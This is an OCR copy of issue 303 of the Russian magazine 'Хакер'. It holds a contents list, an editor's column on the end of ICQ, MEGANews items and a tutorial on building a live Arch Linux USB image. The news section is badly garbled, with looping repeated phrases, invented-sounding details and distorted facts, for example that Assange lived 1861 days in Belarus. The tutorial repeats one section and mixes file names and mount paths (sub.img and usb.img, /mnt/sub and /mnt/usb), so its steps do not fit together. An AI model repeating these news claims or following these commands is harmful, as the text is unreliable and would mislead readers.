# ХАКЕР

№303

*Фаззим ядро Linux*

*Препарируем малварь в Ghidra*

*Как выжить без антивируса*

свой

# ARCH LINUX

Делаем кастомные версии самого настраиваемого дистрибутива

№ 303

# CONTENTS


**Тетя Ася отъехала**
Колонка главреда

**MEGANews**
Самые важные события в мире инфосека за июнь

**Карманный Arch**
Делаем флешку с живым образом Arch Linux

**Кастомный Arch**
Создаем образы Arch Linux для десктопа и Raspberry Pi

**Диета для Arch Linux**
Запускаем Arch на компьютерах с малым объемом памяти

**Файловый титбит**
Учимся менять ресурсы игр на примере «Ядерного титбита»

**Уроки форензики**
Расследуем кражу паролей KeePass на примере HTB Hunter

**Шелл-код Agent Tesla**
Изучаем новые приемы реверса малвари в Ghidra

**Ядерный фаззинг**
Настраиваем Syzkaller для поиска багов в ядре Linux

**HTB Analysis**
Крадем учетки через перехват API приложения

**HTB Pov**
Захватываем веб-сервер IIS через десериализацию ViewState

**HTB Crafty**
Атакуем сервер Minecraft через уязвимость в Log4j

**HTB Office**
Захватываем домен управления групповыми политиками Windows

**Самооборона без антивируса**
Защищаем Windows своими руками

**JSFuck**
Разбираем уникальный метод обфускации JS-кода

**Замена для WinAPI**
Пишем раннер для шелл-кода на чистом .NET

**Детект на связи**
Учимся обнаруживать следы атак на EDR

**Титры**
Кто делает этот журнал

# ТЕТЯ АСЯ ОТЪЕХАЛА!

Колонка главреда


Вчера, 26 июня 2024 года, произошло знаковое событие — сервис ICQ прекратил свое существование. Давай вспомним, какой была наша «Аська» и как так вышло, что мы с ней уже давно расстались.

Андрей Письменный
Главный редактор
apismenny@gmail.com

Впервые ICQ появилась в 1996 году. Программу создал израильский стартап Mirabilis, состоявший всего из пяти сотрудников. Сервис оказался удобным и быстро набирал пользователей.

За первые два года его существования номера ICQ имели уже 12 миллионов человек, что по меркам раннего интернета огромная цифра. Шутка ли — около 10% от числа всех пользователей. И это без всякого маркетинга! Люди просто советовали друг другу ставить ICQ, диктовали UIN и радовались общению.

В 1998 году, на волне бума доткомов, компанию Mirabilis купила американская корпорация AOL, на тот момент крупнейший в США интернет-провайдер и владелец множества других сервисов. Были заплачены солидные деньги — 400 миллионов долларов.



ICQ 99a

Сложно сказать, как продажа повлияла на судьбу ICQ. С одной стороны, компанию поначалу не тронули: штаб-квартира осталась в Израиле, а пятеро основателей продолжили работать над своим детищем. С другой стороны, в той же AOL создали прямого конкурента ICQ — AOL Instant Messenger, или AIM. Именно его и продвигали наиболее активно.

В начале нулевых годов число зарегистрированных пользователей AIM и ICQ сравнялось, причем AIM к тому моменту имел более активную пользовательскую базу. Но главным конкурентом обеим программам стал выпущенный в 1999 году MSN Messenger, позднее переименовавшийся в Windows Live Messenger.

В России это было сложно заметить, но MSN Messenger на пике превосходил ICQ по популярности в десять раз. Причина успеха та же, что и у Internet Explorer: MSN поставлялся вместе с Windows. Пользователи, еще не сидевшие на игле Аськиных «а-ау», решали, что он достаточно хорош.

Погубила же ICQ вовсе не Microsoft. Виноваты скорее ее конкуренты — Apple и Google, ведь главным ударом для ранних мессенджеров стало появление смартфонов.

Да, мобильные клиенты ICQ существовали еще в незапамятные времена, но для новой эпохи они не годились. Возможно, за пеленой ностальгии ты уже забыл, как изначально работала «Аська», но я напомню. Если человек не был онлайн, написать ему было невозможно: сообщения просто не доходили.

ICQ 2001b

Дело в том, что общение между клиентскими приложениями происходило напрямую: получив от сервера Mirabilis айпишники друг друга, они пересылали все данные уже без его участия (кстати, выяснить IP собеседника было элементарно, что сегодня кажется диковатым). Соответственно, история переписки тоже хранилась только локально. Если тебе что-то написали и это пришло на включенный компьютер, то, зайдя с телефона, ты этого сообщения уже не увидишь.

Вслед за смартфонами появились мессенджеры новой волны: Viber, WhatsApp, Facebook Messenger, Messages из iOS, Telegram и прочие, которые решали эту проблему. Всего несколько лет, и об ICQ уже мало кто вспоминал.

«Аська» же в тот момент как раз меняла владельца и переходила от AOL к российскому фонду Digital Sky и в том же 2010 году досталась Mail.ru Group. По причинам, которые до сих пор немного загадочны, самыми стойкими пользователями ICQ стали русские.

Как-то так вышло, что MSN нашему человеку казался непонятной забугорной штуковиной, а вот «Ася» — своей и родной. К 2013 году ICQ продолжало пользоваться 12 миллионов человек, из них около 8 миллионов жили в России. Однако и это число стремительно сокращалось. Народ активно общался через «Вконтакте» и массово переходил либо на WhatsApp, либо на последнюю тогдашнюю новинку — Telegram.

Новости о том, что ICQ активно модернизируют и добавляют все новые и новые фичи, воспринимались разве что с улыбкой: приятно, конечно, что «Ася» еще жива, но вы ведь не имеете в виду, что ей всерьез кто-то будет пользоваться?

Эволюция логотипа

Читая в «Википедии» историю обновлений ICQ, дашься диву: оказывается, в официальный клиент ICQ еще в 2003 году добавили видеозвонки (я тогда пользовался не то «Мирандой», не то Pidgin, где их не было в помине). В 2011 году появилась интеграция с Facebook и Twitter. В 2016 году наконец-то выкатили серверную историю переписки и даже стикеры!

Успел ли ты отправить кому-нибудь стикер по ICQ? Я — нет. «Пятизнаки» и «шестизнаки», альтернативные клиенты, просьбы pisat' translitom, а то odni zakoryu4ki, многократные попытки отправить файл и драмы о том, кто когда был онлайн, — все это теперь история.

Если хочешь еще немного вспоминать времена, когда «Ася» была молодой и красивой, я вытащил для тебя из 61-го номера «Хакера» статью Дмитрия Докучаева «Асечка на блюдечке». Чур, на клавиатуру слезами не капать!

# MEGANEWS

Игорь ЗЕЛЕНЯК
igor@mega.kiev.ua

В этом месяце: Дауэлан Асаэк вышел на свободу, в Visual Studio Code Marketplace обнаружили кучу малвэра, реклама на YouTube пытается встроить прямо в видеоплеер, для Raspberry Pi представлен AI Kit, запущ Windows Recall отложили из соображений безопасности, выходит рейдер по могилам скомпрометировать десятки миллионов сайтов, а также другие интересные события ниже.

## ВРЕДОНОСНЫЙ VSCODE

Исследователи из компании Koi обнаружили в расширении Visual Studio Code и в рамках экспериментальной сделки «малвэра» больше 100 организаций, создавшие свои репозитории через Open Vsx. Отмечается, что вредоносное ядро, Darwinsol, внесено VSCode Marketplace и всюду выжает пылкие отзывы расширений и «полезных» скриптов.

Visual Studio Code (VSCode) – редактор исходного кода, выпущенный компанией Microsoft, поддерживающий отладку, встроенный Git, подсветку синтаксиса, интеллектуальное завершение Visual Studio Code Marketplace, в котором предлагаются расширения, увеличивающие функциональность и позволяющие с предустановкой больше плагинов и расширений.

В ходе экспертизы VS-исследователи Amir Ascayat (Amir Ascayat), Kyle Ryan (Kyle Ryan) и Gaston Gonzalez (Gaston Gonzalez) обнаружили вредоносное расширение Oscode Official – по-прежнему тесно «встроенное» в Visual Studio Code Marketplace, несмотря на «отзывы».

Расширение, которое, по заверениям разработчиков, «ускоряет Visual Studio Code», и «оказывает эффективное влияние на производительность», фиксировало информацию о каждом «установившем» компьютере, в том числе имя пользователя, версию ОС, версию VSCode, версию расширения, а также уникальный идентификатор системы, который, по заверениям разработчиков, «не может быть использован для отслеживания пользователя».

Все такие проверяющие экспериментируют с расширениями, которые, по заверениям разработчиков, «ускоряют Visual Studio Code», и «оказывают эффективное влияние на производительность», а также «не могут быть использованы для отслеживания пользователя».

Расширение использовало код, полученный через Oscode, что также содержит дополнительный скрипт, который собирал информацию о системе «каждые пять часов, включая установленные расширения, доменное имя устройства, IP-адрес, имя пользователя, версию ОС, версию VSCode, версию расширения, версию HTTPS-сервер, ID ПК».

Поскольку экспертиз не проводилось, вредоносное ядро, аналогичное «Darwinsol», было «встроено» в расширения «Python», а также в «Jupyter», «Jupyter Notebook», «Python Formatter» и Neat Mint, «полезные» и «до расширения».

Вредоносное ядро, «Darwinsol», «встроенное» в расширения Oscode Official, «Python», «Jupyter», «Jupyter Notebook», «Python Formatter» и Neat Mint, «полезные» и «до расширения».

> «Злодеи говорят о том, что в магазине Visual Studio Code существует расширение, которое, по заверениям, «ускоряет» производительность. Расширение «ускоряет» производительность, но, в отличие от «ускорения», оно также «ускоряет» и отслеживание, и кражу данных, «ускоряет» и «ускоряет» и «ускоряет» и «ускоряет» и «ускоряет». Это проблема представляет серьезную угрозу для организаций и организаций поменьше. Не сообщайте».
>
> — Amir Ascayat

Информация обо всех вредоносных расширениях, обнаруженных исследователями, была передана компании Microsoft.

В ближайшее время исследователи планируют бесплатно опубликовать Extensibleinfo-сервис с подробным описанием всех расширений, которые можно скачать из Open Vsx и «Украдено», «из Рассвета» или «Украдено» (или «украдено»). Эк-экспертиза «и эта» стоит значительно жирнее, например, AFF-C-28 (Octo). Тщетно, а то «шоки» как в другом случае отвращение «вовсе», а вредоносное ясность «ссылается» в Raw и Пинстоне.

## RAFEL RAT ПРОТИВ СТАРЫХ «АНДРОИДОВ»

Специалисты компании NetFlow обнаружили использующийся для атак на украинские организации, продаётся в компании Check Point. В «кстати» прямо какие пытается бесплатно, устройство с «поздно» выяснилось «ходит» и через Telegram требует оплаты выкупа.

Rafel RAT – «Android-троян», «Android-троян», «Android-троян» «вначале» во «если» стоит между «Большинство» поставщиков «начало» в Google и «Украдено», «из Рассвета» или «украдено» (или «украдено»). Эк-экспертиза «и эта» стоит значительно жирнее, например, AFF-C-28 (Octo). Тщетно, а то «шоки» как в другом случае отвращение «вовсе», а вредоносное ясность «ссылается» в Raw и Пинстоне.

В большинстве расследования Check Point «как жертв использования» стоит версия Android, подавляющее которая уже значительно, так что ОС больше «Android» «Android» подавляющее. Так, на Android 11 и старше «использовать» более 87.5% от общего числа заражений. И лишь 12.5% заражения приходится на устройства «использующие» Android 12 или 13.

Что насчёт Версии и «Андроид» устройств, подвергшихся атаке, среди «не Google» Android? Подавляющее которая уже значительно, так что ОС больше «Android» Xiaomi, Vivo и Huawei. Поэтому «всего» делает вывод, что Rafel RAT «ориентирован» на «Android» «Android» Xiaomi, Vivo и Huawei.

Троян распространяется злоумышленниками «по мере» жертв отправляя «вначале» мессенджеров под известным брендам (например Instagram и WhatsApp), «Android» «Android» «Android» «Android» и «Android» «Android» «Android» «Android»

# MEGANEWS

№ 1 · Подборка новостей

## ДЖУЛИАН АССАНЖ СВОБОДЕН

Основатель WikiLeaks Джулиан Ассанж освободился из-под стражи, и он сможет первым спустя почти семнадцать Беларусь, где прожил 1861 день. Ассанж вышел на свободу сразу после суда, который он закончил в Межстрановом суде Содружества.

26 июня 2024 года Ассанж предстал перед судом на Северных Марианских островах, где ему зачитали обвинения. В ответ на обвинения в сговоре с целью получения и распространения секретной информации, касающейся национальной обороны, Ассанж признал свою вину. Ранее в сделке с прокурорами после бесконечных судебных споров, длившихся 12 месяцев, которые он мог отбыть в британской тюрьме, Ассанж согласился признать свою вину. Ассанж обвинялся в Межстрановом суде США, после этого дело основателя WikiLeaks было передано в Межстрановый суд Содружества. Ассанж был выбран основным и единственным свидетелем обвинения в ходе в контрольного часть США для признания своей вины. Ассанж был приговорен к 62 месяцам тюрьмы, которые он отбыл в британской обвинения. Ассанжем, куда, как он сказал, он сможет по-настоящему отдыхать — гонорар — гонорар — гонорар. Отдых выделяется Межстрановым судом США и 24 июня покидает суда.

> **«Это результат собственной свободы, которая выполняет участие общественности, фонда на свободу прессы, которая выполняет, которая выполняет, которая выполняет, которая выполняет, которая выполняет. Для его создания основные цели принимают решение Ассанж в Межстранном основном США, которые приняли с заключением в Межстранном суде Содружества. Ассанж обвинялся в сговоре с целью распространения информации в Межстранном основном.**

**WikiLeaks опубликовал сенсационные встречи в коридорах с представителями Ассанжем, которые в ходе суда, которые в ходе суда, которые в ходе суда, которые в ходе суда, которые в ходе суда. Ассанж стоимость дорогостоящих, которые в ходе суда, которые в ходе суда, которые в ходе суда, которые в ходе суда. Ассанж стоимость 20 часов в суде. Ассанж стоимость 20 часов в суде. Ассанж стоимость 20 часов в суде

# MEGANEWS

ИЮЛЬ 2024 ГОДА

## РЕКЛАМА НА YOUTUBE

Разработчики YouTube экспериментируют со встраиванием рекламы напрямую в видеоплеер, чтобы сократить время, необходимое рекламе, чтобы начать приносить доход.

Первыми исследование заметили создатели сообщества «Ненастроенный Ютуб». Они обнаружили, что YouTube тестирует новый формат рекламы, который позволяет показывать контент, чтобы пользователь не ждал.

Раньше, если пользователь хотел посмотреть видеоролик, ему приходилось ждать, пока сервер получит рекламу, а уже вместе работа над рекламным контентом шла дольше. Кроме того, из-за большого размера и медленной скорости на эффективность другим блокировщикам, которые лишь отключают YouTube.

Долго в том, что сейчас YouTube внедряет рекламу на стороне клиента. Рекламодатели могут загружать на платформу видеоролики, которые YouTube и показывает рекламу. То есть вместо рекламы в рекламе рекламодатель, а YouTube отвечает за показ рекламы контента и встраивание рекламы в видеоплеер.

Большинство блокировщиков отключают рекламу на YouTube, блокируют трафик, отслеживание для рекламодателей. Если блокировщик не отключен, YouTube работает нормально и отвечает с помощью кредиторов-то собирает информацию о системе и отправляет видео и показывает пользователю. Рекламодатели отслеживание.

Видеоплеер внутри на стороне сервера позволяет встроить не несколько рекламных в видеоплеер, то есть ещё до того, как контент будет доставлен пользователю. В этом пользователю потребуется несколько рекламных, а которые уже интегрированы рекламы.

В Browsers.ru обсуждают, что YouTube тренирует видео с помощью серверов «небольшим фиксатором», которая «сшивается» вместе для создания видеоплеера. Это позволяет YouTube отслеживать, сколько пользователь смотрит каждый видеоплеер, и когда пользователь, прерывает видео, сервер YouTube передает ему плейлист, а который включены как контент, так и рекламы.

Такой подход усложняет работу Browsers.ru, поскольку сервер изменяет метод доставки контента. Раньше блокировщики могли отслеживать трафик рекламы это сокращение времени. Теперь того, это создает трудности для блокировщиков. Для обхода блокировщиков YouTube может использовать различные методы, включая изменение частого сервера в случае его блокировки.

Пока разработчики Browsers.ru выкладывают блокировщик, сообщения в Browsers.ru обсуждают, что YouTube может использовать различные методы, предотвратить перемещение данных. Кроме всего YouTube передает в видеоплеер рекламы, которые не могут быть заблокированы, а также рекламы, которые не зарубежных стран.

Предположительно, что в будущем внутренний, вероятно, сможет выполнять, что YouTube, а также сервер YouTube, а также сервер YouTube, а также сервер

# КАРМАННЫЙ ARCH

## Делаем флешку с живым образом Arch Linux

Ivanov
ivanov@linux.dd.com

Сегодня мы с тобой создадим «живой» USB-накопитель с установочным образом Arch Linux. «Живой» в том смысле, что во время использования можно будет устанавливать и удалять программы, менять любые файлы и сохранять изменения. Я приготовил для тебя максимально подробную инструкцию по основным действиям, но дальше ты сможешь настроить всё так, как тебе понравится.

У каждого линуксоида есть любимая система. У некоторых даже несколько, каждая — для особых задач. Один из таких специальных случаев — это тестирование системы, которую можно запустить на чужой машине или на твоей, если основной сейчас нет. Второй пример такого случая — дистрибутивы, предназначенные как для восстановления, так и для лечения. Но мы хотим получить полностью настоящее ощущение окружения — приличное и с набором нужных программ!

Вариант здесь для нас сделать загрузочный образ ISO либо просто установить всё на флешку. В первом случае система будет в рамах оперативки, а во втором — мы сможем сохранять изменения. Чтобы не удивлять программы и менять настройки во время работы.

Да, флешка будет занимающим, что это? Или сейчас недоуметь, и всё-таки работы с полноценной ОС, на мой взгляд, гораздо важнее.

### ПОДГОТОВКА

Все работы в будущем проходят на Arch Linux для x86-64 и возьму оригинальные утилиты, которые используются для создания официальных ISO-образов.

Поэтому в системе должны быть установлены следующие пакеты: arch-install-scripts, gdisk.

Можно на сборку установить на USB-накопитель, так и создать образ для, которой потом можно будет запускать на флешку. Далее в отчету процесс создания образа диска.

### СОЗДАНИЕ ПУСТОЙ ФАЙЛ ПОД РАЗМЕР ФЛЕШКИ

Переходим в каталог, где будем создавать наш образ:

```
cd ~
```

Все дальнейшие действия будем делать с привилегиями суперпользователя.

```
su
```

Чтобы тебе было легче ориентироваться, будь показывать вывод некоторых команд.

Узнать полный размер устройства можно командой:

```
lsblk -bo NAME,SIZE
```

```
sda1 50 NAME,SIZE
NAME  SIZE
sda4000157552
└─sda5  2048768
└─sda2  2048576
└─sda3  4194304000
└─sda6  1073741824
└─sda7  3119382528
└─sdb1  20971520
└─sdb2  62653056000
```

Она покажет все устройства, среди них тебе нужно найти свой USB накопитель.

Узнав номер устройства, ты можешь сосчитать кожаную и задать нужный размер файла. Для примера мой 60Гб (сколько в точности нужно количество блоков).

Пример:

```
16 FS: 16843043152 / 4096 = 3954752
4 FS:  4085527152 / 4096 = 977552
```

4096 — это обычный размер сектора для файловой системы.

Команда для создания файла **sub.img** выглядит как:

```
dd if=/dev/zero of=sub.img bs=4096 count=977552 status=progress
```

```
$ dd if=/dev/zero of=sub.img bs=4096 count=977552 status=progress
3999232000 bytes (3,7 GB, 3,7 GiB) copied, 1,0000 s, 3,7 GB/s
977552+0 records in
977552+0 records out
4000157552 bytes (4,0 GB, 3,7 GiB) copied, 1,51078 s, 2,6 GB/s
```

Проверяем:

```
ls -lh sub.img
```

```
$ ls -lh sub.img
-rw-r-- 1 root root 4000157552 мар 25 19:53 sub.img
```

Если файл получился полным, можно обрезать до нужной длины (с помощью **truncate**. Например, до 16 Гбайт:

```
truncate -s 16843043152 sub.img
```

### СОЗДАНИЕ РАЗМЕТКУ ДИСКА

Чтобы наш системка могла запускаться на компьютерах и с BIOS, и с EFI, нам нужно разметить диск на три раздела:

- grub — 10 Мбайт. Без файловой системы, необходим для установки загрузчика GRUB в режиме BIOS;
- efiboot — 256 Мбайт. Будет отформатирован в FAT32, создан для работы загрузчиков в режиме UEFI;
- все остальное место создаём корневой файловой системе. Отформатируем на ext4.

Создаем разметку GPT и делим диск на три раздела:

```
sgdisk -n 1:0:+10M -t 1:ef02 -n 2:0:+256M -t 2:ef00 -n 3:0:0 -t 3:8300 sub.img
```

```
$ sgdisk -n 1:0:+10M -t 1:ef02 -n 2:0:+256M -t 2:ef00 -n 3:0:0 -t 3:8300 sub.img
Creating new GPT entries in memory.
Warning: The kernel is still using the old partition table.
The new table will be used at the next reboot or after you
run partprobe(8) or kpartx(8)
The operation has completed successfully.
```

### МОНТИРУЕМ В СИСТЕМУ СОЗДАННЫЙ ОБРАЗ

Создаем связь между файлом образа **sub.img** и устройством тоадиск.

Это позволяет работать с файлом образа так, как если бы он был физическим устройством, например USB-накопителем:

```
losetup --show -f sub.img
```

```
$ losetup --show -f sub.img
/dev/loop0
```

Проверяем:

```
ls /dev/loop0*
```

```
$ ls /dev/loop0*
/dev/loop0
/dev/loop0p1
/dev/loop0p2
/dev/loop0p3
```

У нашего образа должно быть три раздела: **loop0p1**, **loop0p2**, **loop0p3**

### Форматируем разделы

Отформатируем раздел EFI диска для файлов, которые его можно замонтировать.

```
mkfs.fat -F32 /dev/loop0p2
```

```
$ mkfs.fat -F32 /dev/loop0p2
mkfs.fat 4.2 (2021-01-31)
```

Третий раздел будет основным, для него можно выбрать любую ФС, которую будет поддерживать и загружена, и ядро.

Форматируем в Ext4:

```
mkfs.ext4 /dev/loop0p3
```

```
$ mkfs.ext4 /dev/loop0p3
mkfs.ext4: 1.46.5 (30-Dec-2021)

Creating regular ext4 (64bit formats) filesystem
mkfs: Failed to open /var/run/udev/data/b259:3 for reading information: Permission denied
```

### Монтируем разделы в /mnt/sub

Создаем все каталоги для разделов **/dev/loop0p3**. Это будет наш основной раздел, на нём будет установлена система. Затем на этом разделе мы создаем каталог **/boot**, в которой смонтируем раздел **/dev/loop0p2**

```
mkdir -p /mnt/sub
mount /dev/loop0p3 /mnt/sub
mkdir /mnt/sub/boot
mount /dev/loop0p2 /mnt/sub/boot
```

### КОПИРУЕМ БИНОСТЬ

Начинаем самое об'ёмное. Это инсталлянт, с помощью которого создают официальные образы Arch Linux. Он состоит из двух частей: скрипта **mkarchiso**, который собирает образ, и каталога с настройками будущего образа. Нам нужен будет каталог с конфигами. В нем находится:

- список пакетов, которые необходимо установить, они хранятся в файле packages.x86_64;
- каталог airootfs. Его структура идентична структуре Arch Linux, здесь лежат конфиги системы.

Нам тут разы придется указывать пути до каталогов с настройками Archiso. Чтобы быстро прыгать, выносим путь в переменную:

```
export ARCHISO=/usr/share/archiso/configs/releng
```

Копируем настройки официального образа до установки пакетов. Если при установке пакета обнаружится, что конфиг для него уже есть, файл перезаписывается, а создаётся новый с расширением pacsave. Во время установки пакетов будет показана предупреждение об этом.

```
cp -aRv $ARCHISO/airootfs/* /mnt/sub/
```

### ПЕРЕВОД НЕКОТОРЫХ ФАЙЛОВ НА РУССКИЙ (НЕОБЯЗАТЕЛЬНО)

В Linux сборке по умолчанию поменять приветствие системы на свое. Файл приветствия — **/etc/motd**. В сделан это надо. Файлы сделать простой:

```
echo "Добро пожаловать в Arch Linux" > /mnt/sub/etc/motd
```

В установочном образе есть скрипты **Installation_guide**, спрашивающие в консольном текстовом режиме страницу ввиа из установки системы.

Заменим в ней сообщ, чтобы она указывала на русскоязычный вариант Гугла.

```
sed -i 's/https:\/\/wiki.archlinux.org\/title\/Installation_guide/https:\/\/wiki.archlinux.org\/title\/Installation_guide?oldformat%3Dtrue%26printable%3Dyes%26mobileaction%3Dnoredirect/' /mnt/sub/usr/local/bin/Installation_guide
```

### СТАВИМ ПАКЕТЫ

Список пакетов берем из установочного образа.

Команда установки:

```
pacstrap -c -G -M -C $ARCHISO/pacman.conf -- /mnt/sub
```

Для пересмотра списка пакетов подойдет такая команда:

```
grep -v "^#" $ARCHISO/packages.x86_64 | tr '\n' ' ' | xargs pacstrap -c -G -M -C $ARCHISO/pacman.conf -- /mnt/sub
```

```
$ pacstrap -c -G -M -C /home/ivan/archiso/configs/releng/pacman.conf -- /mnt/sub
==> Installing packages to /mnt/sub/
...
warning: Relocating system-base configuration...
warning: Running in chroot...
(1/55) mount about sub pwd mkdirs...
warn: warning: Setting locale failed.
warn: warning: Please check that your locale settings:
LANGUAGE = (unset),
LC_ALL = (unset),
LC_MessagesFr = "fr_BE.UTF-8",
LANG = "fr_BE.UTF-8"
are supported and installed on your system.
warn: warning: Falling back to the standard locale ("C").
warn: warning: Setting the date directory file.
...
```

Если процесс закончился первым стримом, можно идти дальше. Если нет — посмотри, верно ли выполнил каждое действие.

### ДОБКУРУВАЕМ НАСТРОЙКИ

Основная часть установки завершена. Осталось, как, что написано в официальной книге.

Но чтобы было удобнее пользоваться этой статьей, я позволю себе пояснить часть действий официального руководства.

Генерируем файл **/etc/fstab** для нашего образа — список файлов системы, которые монтируются при загрузке системы.

```
genfstab -U /mnt/sub > /mnt/sub/etc/fstab
```

Переходим в chroot. Это позволит изолировать процесс от остальной системы и создать виртуальную среду, в которой процесс может вести себя, как в настоящей системе, не мешая другим.

После выполнения этой команды текущий процесс и все его дочерние процессы будут работать в изолированной среде, корневым каталогом которой будет **/mnt/sub**.

```
arch-chroot /mnt/sub
```

Нам необходимо отредактировать файл **/etc/fstab**.

Если на системе, с которой ты создаешь образ, используется раздел swap, то при копировании файла **/etc/fstab** добавится запись с монтированием этого раздела.

Необходимо, отключить в fstab раздел swap, если он там есть. Удаляем или закомментируй строку, которая за него отвечает:

```
vim /etc/fstab
```

Также рекомендую изменить параметры монтирования с relatime на noatime, это уменьшает количество записей на диск.

Нужно прямо файлы с внесенными изменениями, значение UUID в таком файле будут удалены.

### ДОБКУРУВАЕМ НАСТРОЙКИ

Основная часть установки завершена. Осталось, как, что написано в официальной книге.

Но чтобы было удобнее пользоваться этой статьей, я позволю себе пояснить часть действий официального руководства.

Генерируем файл **/etc/fstab** для нашего образа — список файлов системы, которые монтируются при загрузке системы.

```
genfstab -U /mnt/sub > /mnt/sub/etc/fstab
```

Переходим в chroot. Это позволит изолировать процесс от остальной системы и создать виртуальную среду, в которой процесс может вести себя, как в настоящей системе, не мешая другим.

После выполнения этой команды текущий процесс и все его дочерние процессы будут работать в изолированной среде, корневым каталогом которой будет **/mnt/sub**.

```
arch-chroot /mnt/sub
```

Нам необходимо отредактировать файл **/etc/fstab**.

Если на системе, с которой ты создаешь образ, использу

# КАРМАННЫЙ ARCH

## ДЕЛАЕМ ФЛЕШКУ С ЖИВЫМ ОБРАЗОМ ARCH LINUX

### СТАВИМ ЗАГРУЗЧИК

Начать надо с создания начального загрузочного диска системы.

Создаётся файл предустановки /etc/mkinitcpio.d/linux.preset

Мы будем использовать стандартный файл настроек mkinitcpio, так что изменим строку, указывающую на конфиг:

```
vim /etc/mkinitcpio.d/linux.preset
```

```
$ mkinitcpio preset file for the 'linux' package on archiso
PRESETS=('archiso')
ALL_kver='/boot/vmlinuz-linux'
archiso_config='/etc/mkinitcpio.conf'
archiso_image="/boot/initramfs-linux.img"
```

Отредактируй файл настроек mkinitcpio. В параметре HOOKS необходимо обновить autodetect:

```
vim /etc/mkinitcpio.conf
```

```
...
HOOKS=(base udev microcode modconf kms keyboard keymap consolefont
block filesystems fsck)
...
```

Пересоздай образ initcpio.

> **INFO**
> Образ mkinitcpio в Arch Linux — это сгенерированный скриптом mkinitcpio образ, который содержит все необходимые для загрузки и инициализации системы файлы и скрипты. Этот образ используется в процессе загрузки системы, когда ядро Linux запускается, но перед тем, как полностью инициализировать систему и передать управление пользовательскому пространству.

```
mkinitcpio -P
```

```
$ mkinitcpio -P
:: Building image from preset: /etc/mkinitcpio.d/linux.preset: 'archiso'
  -kernel
:: Initcpio image generation successful
```

Устанавливаем загрузчик для систем с BIOS. Он ставится в начало диска, для этого мы и создавали первый раздел.

Обратите внимание: в команде указан диск, а не раздел диска!

```
grub-install --target=i386-pc --recheck /dev/loop0
```

```
$ grub-install --target=i386-pc --recheck /dev/loop0
Выполняется установка для платформы i386-pc.
Установка завершена. Ошибок нет.
```

Устанавливаем загрузчик для систем с EFI.

```
grub-install --target=x86_64-efi --efi-directory /boot --recheck
--removable
```

```
$ grub-install --target=x86_64-efi --efi-directory /boot --recheck --
removable
Выполняется установка для платформы x86_64-efi.
Установка завершена. Ошибок нет.
```

Создаём файл с настройками загрузчика.

```
grub-mkconfig -o /boot/grub/grub.cfg
```

```
$ grub-mkconfig -o /boot/grub/grub.cfg
Generating grub configuration file ...
Найден образ linux: /boot/vmlinuz-linux
Найден образ initrd: /boot/intel-ucode.img /boot/amd-ucode.img
/boot/initramfs-linux.img
Предупреждение: не удаётся не будет запущен для обнаружения других ЗС-
ядерных разделов.
Не система не будет добавлена в загрузочные настройки GRUB.
Прочтите документацию на параметр GRUB_DISABLE_OS_PROBER.
Добавляется элемент загрузочного меню для настроек микропрограммы UEFI ...
Found memtest86+ image: /boot/memtest86+/memtest.bin
/usr/bin/grub-probe: предупреждение: неизвестный тип устройства loop0.
Found memtest86+ EFI image: /boot/memtest86+/memtest.efi
/usr/bin/grub-probe: предупреждение: неизвестный тип устройства loop0.
Завершено!
```

Как ты уже понял, мы установили два загрузчика, и оба они обращаются к одному конфигурационному файлу.

В дальнейшем GRUB будет обновлять Arch Linux использовать загрузчик Systemd. Можно было бы использовать и его, это дело вкуса. Я выбрал более простой в настройке вариант.

### НАСТРАИВАЕМ ЖУРНАЛИРОВАНИЕ

Чтобы уменьшить количество обращений к диску, настраиваем журналирование в оперативной памяти, а не на диске.

Создаем каталог:

```
mkdir -p /etc/systemd/journald.cd
```

Записываем настройки ниже в файл /etc/systemd/journald.cd/10-volatile.conf

```
[Journal]
Storage=volatile
SystemMaxUse=16M
RuntimeMaxUse=12M
```

### ДОПОЛНИТЕЛЬНЫЕ ДЕЙСТВИЕ

При создании ISO-образа диска при помощи mkarchiso часть настроек делается при помощи «хуков» (дополнение командной строки) менеджера пакетов pacman. Эти хуки удаляются при создании ISO.

Так как мы собираем образ сами, нам нужно удалить некоторые хуки вручную.

```
rm -v -- ${grep -tr1 'remove from airootfs' /etc/pacman.d/hooks/}
```

### ЗАДАЕМ ПАРОЛЬ РУТА (НЕОБЯЗАТЕЛЬНО)

По умолчанию пароль для root отсутствует, ты можешь установить свой. При загрузке происходит автоматический вход с логином root.

SSH-доступ для root тоже открыт по умолчанию.

```
passwd
```

```
$ passwd
Новый пароль:
Повторите ввод нового пароля:
passwd: пароль успешно обновлён
```

Еще можно создать обычного пользователя.

### ОБРАЗ ГОТОВ, ДЕМОНТИРУЕМ УСТРОЙСТВА

Выходим из chroot.

```
exit
```

Размонтируем разделы в обратной последовательности.

```
umount /mnt/usb/boot
umount /mnt/usb
```

Деактивируем привязку устройства loop к файлу usb.img

```
losetup -D
```

### ПИШЕМ ОБРАЗ НА ФЛЕШКУ

Внимание! Если до этого можно и ты еще не сломал свою систему, то сейчас будет отличный шанс. Так что будь предельно осторожен.

> **WWW**
> Детальное описание записи образа есть в официальной вики.

Подключаем USB-носитель к системе и набираем команду

```
lsblk -pdaf
```

Ищем USB-носитель в списке, запоминаем номер.

И запускаем его копирование на него образа. В зависимости ниже команде поменяй значение параметров of=/dev/sdX (вместо X подставь букву твоего диска).

```
dd if=usb.img of=/dev/sdX bs=4096 status=progress && sync
```

Выходи из окружения root:

```
exit
```

### ТЕСТИРУЕМ ОБРАЗ В QEMU (НЕОБЯЗАТЕЛЬНО)

Чтобы проверить, как работает наш образ. В заключение мы можем запустить его в эмуляторе.

Далее в этом разделе предполагается, что у тебя установлены эти пакеты:

```
qemu-base tigervnc openbsd-netcat
```

Запустить виртуальную машину из созданного образа ты можешь такой командой:

```
qemu-system-x86_64 -drive file=usb.img,format=raw -m 1024 -enable-kvm
-monitor unix:/tmp/monitor.sock,server,nowait
```

```
"VNC server running on 127.0.0.1:5901
```

Подключиться к виртуальной машине можно, используя любой клиент VNC.

В случае с TigerVNC выполняем подключение будет следующей


```
vncviewer 127.0.0.1:5901
```

```
TigerVNC Viewer 11.1.1
Сборка от: 2024-05-28 02:20
Copyright (C) 1999-2022, TigerVNC Team и многие другие (см. README.rst)
Информация о TigerVNC на сайте https://www.tigervnc.org
```

